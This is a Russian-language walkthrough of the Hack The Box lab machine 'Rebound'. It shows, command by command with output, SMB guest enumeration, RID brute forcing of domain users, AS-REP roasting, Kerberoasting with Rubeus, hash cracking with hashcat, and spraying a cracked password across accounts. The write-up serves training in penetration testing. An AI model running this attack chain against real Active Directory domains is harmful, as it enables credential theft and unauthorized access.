


```
└─$ crackmapexec smb rebound.htb -u guest -p '' --shares
SMB         rebound.htb     445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:False)
SMB         rebound.htb     445    DC01             [+] rebound.htb\guest:
SMB         rebound.htb     445    DC01             [+] Enumerated shares
SMB         rebound.htb     445    DC01             Share           Permissions     Remark
SMB         rebound.htb     445    DC01             -----           -----------     ------
SMB         rebound.htb     445    DC01             ADMIN$                          Remote Admin
SMB         rebound.htb     445    DC01             C$                              Default share
SMB         rebound.htb     445    DC01             IPC$            READ            Remote IPC
SMB         rebound.htb     445    DC01             NETLOGON                        Logon server share
SMB         rebound.htb     445    DC01             Shared          READ
SMB         rebound.htb     445    DC01             SYSVOL                          Logon server share
```

Общие SMB-каталоги

Видим нестандартный каталог `Shared`. Подключиться и просмотреть содержимое можно с помощью скрипта из набора **impacket**.

```
impacket-smbclient guest@rebound.htb
```



```
└─$ impacket-smbclient guest@rebound.htb
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
Type help for list of commands
# use Shared
# ls
drw-rw-rw-          0  Sat Aug 26 00:46:36 2023 .
drw-rw-rw-          0  Sat Aug 26 00:46:36 2023 ..
#
```


Содержимое каталога Shared

Но каталог оказался пустым, поэтому переходим к другим техникам.

ТОЧКА ВХОДА

Так как доступна анонимная аутентификация на ресурсе SMB, можно пробрутить RID и получить названия групп и имена пользователей.

```
crackmapexec smb rebound.htb -u guest -p '' --rid-brute 10000
```



```
└─$ crackmapexec smb rebound.htb -u guest -p '' --rid-brute 10000
SMB         rebound.htb     445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:False)
SMB         rebound.htb     445    DC01             [+] rebound.htb\guest:
SMB         rebound.htb     445    DC01             [+] Brute forcing RIDs
SMB         rebound.htb     445    DC01             498: rebound\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         rebound.htb     445    DC01             500: rebound\Administrator (SidTypeUser)
SMB         rebound.htb     445    DC01             501: rebound\Guest (SidTypeUser)
SMB         rebound.htb     445    DC01             502: rebound\krbtgt (SidTypeUser)
SMB         rebound.htb     445    DC01             512: rebound\Domain Admins (SidTypeGroup)
SMB         rebound.htb     445    DC01             513: rebound\Domain Users (SidTypeGroup)
SMB         rebound.htb     445    DC01             514: rebound\Domain Guests (SidTypeGroup)
SMB         rebound.htb     445    DC01             515: rebound\Domain Computers (SidTypeGroup)
SMB         rebound.htb     445    DC01             516: rebound\Domain Controllers (SidTypeGroup)
SMB         rebound.htb     445    DC01             517: rebound\Cert Publishers (SidTypeAlias)
SMB         rebound.htb     445    DC01             518: rebound\Schema Admins (SidTypeGroup)
SMB         rebound.htb     445    DC01             519: rebound\Enterprise Admins (SidTypeGroup)
SMB         rebound.htb     445    DC01             520: rebound\Group Policy Creator Owners (SidTypeGroup)
SMB         rebound.htb     445    DC01             521: rebound\Read-only Domain Controllers (SidTypeGroup)
SMB         rebound.htb     445    DC01             522: rebound\Cloneable Domain Controllers (SidTypeGroup)
SMB         rebound.htb     445    DC01             525: rebound\Protected Users (SidTypeGroup)
SMB         rebound.htb     445    DC01             526: rebound\Key Admins (SidTypeGroup)
SMB         rebound.htb     445    DC01             527: rebound\Enterprise Key Admins (SidTypeGroup)
SMB         rebound.htb     445    DC01             553: rebound\RAS and IAS Servers (SidTypeAlias)
SMB         rebound.htb     445    DC01             571: rebound\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         rebound.htb     445    DC01             572: rebound\Denied RODC Password Replication Group (SidTypeAlias)
SMB         rebound.htb     445    DC01             1000: rebound\DC01$ (SidTypeUser)
SMB         rebound.htb     445    DC01             1101: rebound\DnsAdmins (SidTypeAlias)
SMB         rebound.htb     445    DC01             1102: rebound\DnsUpdateProxy (SidTypeGroup)
SMB         rebound.htb     445    DC01             1951: rebound\ppaul (SidTypeUser)
SMB         rebound.htb     445    DC01             2952: rebound\llune (SidTypeUser)
SMB         rebound.htb     445    DC01             3382: rebound\fflock (SidTypeUser)
SMB         rebound.htb     445    DC01             5277: rebound\jjones (SidTypeUser)
SMB         rebound.htb     445    DC01             5569: rebound\mmalone (SidTypeUser)
SMB         rebound.htb     445    DC01             5680: rebound\nnoon (SidTypeUser)
SMB         rebound.htb     445    DC01             7681: rebound\ldap_monitor (SidTypeUser)
SMB         rebound.htb     445    DC01             7682: rebound\oorend (SidTypeUser)
SMB         rebound.htb     445    DC01             7683: rebound\ServiceMgmt (SidTypeGroup)
SMB         rebound.htb     445    DC01             7684: rebound\winrm_svc (SidTypeUser)
SMB         rebound.htb     445    DC01             7685: rebound\batch_runner (SidTypeUser)
SMB         rebound.htb     445    DC01             7686: rebound\tbrady (SidTypeUser)
SMB         rebound.htb     445    DC01             7687: rebound\delegator$ (SidTypeUser)
```

Имена пользователей и группы

Теперь, когда у нас есть имена пользователей, мы можем поспреить популярные пароли и проверить AS-REP Roasting.


AS-REP Roasting

Смысл атаки AS-REP Roasting в том, что мы посылаем на сервер аутентификации анонимный запрос для предоставления определенному пользователю доступа к какой-либо услуге. На что сервер имеет три разных ответа:

- предоставляет билет, откуда мы возьмем хеш;
- отвечает, что у данного пользователя не выставлен флаг `PreauthNotRequired`;
- говорит, что такого пользователя нет в базе Kerberos.

Проделать все это можно при помощи все того же CrackMapExec.

```
crackmapexec ldap rebound.htb -u users.txt -p '' --asreproast
asreproast_hashes.txt
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/rebound]
└─$ crackmapexec ldap rebound.htb -u users.txt -p '' --asreproast asreproast_hashes.txt
SMB         rebound.htb     445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:False)
```

Результат проведения атаки

Таким образом, в домене есть один пользователь, для которого не требуется предварительная аутентификация Kerberos, и мы получаем хеш его пароля. Для брута пароля в **hashcat** указываем режим 18200 (параметр `-m`).

```
hashcat -m 18200 asreproast_hashes.txt rockyou.txt
```


Перебор хеша с помощью hashcat никаких результатов не дал.

Kerberoasting

Реализация протокола Kerberos в Windows использует имена участников службы (SPN) для определения того, какую учетную запись задействовать для шифрования билета службы. В Active Directory существует два варианта SPN: SPN на основе хоста и произвольные SPN. Первый вариант SPN связан с учетной записью компьютера домена, а второй обычно (но не всегда) — с учеткой пользователя домена.

Проще говоря, если запрошен билет, он шифруется паролем учетной записи, которая предоставила его SPN. Так, если мы получим билет, мы можем его просто пробрутить, чтобы узнать пароль учетки! Хотя для этого и нужно пройти аутентификацию, но мы можем взять пользователя с прошлого этапа, для которого она не требуется. В этом варианте выполнить атаку можно с помощью **Rubeus**, для чего перейдем в виртуалку с Windows.

```
Rubeus.exe kerberoast /nopreauth:jjones /domain:rebound.htb /dc:10.
10.11.231 /spns:users.txt /ldaps /nowrap
```




```
[*] Target SPN             : mmalone
[*] Using domain controller: 10.10.11.231

[*] Target SPN             : nnoon
[*] Using domain controller: 10.10.11.231

[*] Target SPN             : ldap_monitor
[*] Using domain controller: 10.10.11.231

[*] Target SPN             : oorend
[*] Using domain controller: 10.10.11.231

[*] Target SPN             : ServiceMgmt
[*] Using domain controller: 10.10.11.231

[*] Target SPN             : winrm_svc
[*] Using domain controller: 10.10.11.231

[*] Target SPN             : batch_runner
[*] Using domain controller: 10.10.11.231

[*] Target SPN             : tbrady
[*] Using domain controller: 10.10.11.231

[*] Target SPN             : delegator$
[*] Using domain controller: 10.10.11.231
```

Результат выполнения атаки

Получаем хеши пользователей `ldap_monitor` и `delegator$`, которые сразу отправляем на брут в hashcat.

```
hashcat -m 13100 kerberoasting_users.txt rockyou.txt
```




```
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
```

Результат взлома хешей

Получаем пароль для учетки `ldap_monitor`. Наш единственный пароль спреим по остальным учеткам и получаем еще одну валидную пару из логина и пароля — для пользователя `oorend`.

```
crackmapexec smb 10.10.11.231 -u users.txt -p '1GR8t@$$4u'
--continue-on-success
```



```
└─$ crackmapexec smb 10.10.11.231 -u users.txt -p '1GR8t@$$4u' --continue-on-success
SMB         10.10.11.231    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.231    445    DC01             [-] rebound.htb\Administrator:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB         10.10.11.231    445    DC01             [-] rebound.htb\ppaul:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB         10.10.11.231    445    DC01             [-] rebound.htb\LLUNE:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB         10.10.11.231    445    DC01             [-] rebound.htb\fflock:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB         10.10.11.231    445    DC01             [-] rebound.htb\jjones:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB         10.10.11.231    445    DC01             [-] rebound.htb\mmalone:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB         10.10.11.231    445    DC01             [-] rebound.htb\nnoon:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB         10.10.11.231    445    DC01             [+] rebound.htb\ldap_monitor:1GR8t@$$4u
SMB         10.10.11.231    445    DC01             [+] rebound.htb\oorend:1GR8t@$$4u
SMB         10.10.11.231    445    DC01             [+] rebound.htb\ServiceMgmt:1GR8t@$$4u
SMB         10.10.11.231    445    DC01             [-] rebound.htb\winrm_svc:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB         10.10.11.231    445    DC01             [-] rebound.htb\batch_runner:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB         10.10.11.231    445    DC01             [-] rebound.htb\tbrady:1GR8t@$$4u STATUS_LOGON_FAILURE
SMB         10.10.11.231    445    DC01             [-] rebound.htb\delegator$:1GR8t@$$4u STATUS_LOGON_FAILURE
```

Результат спрея пароля

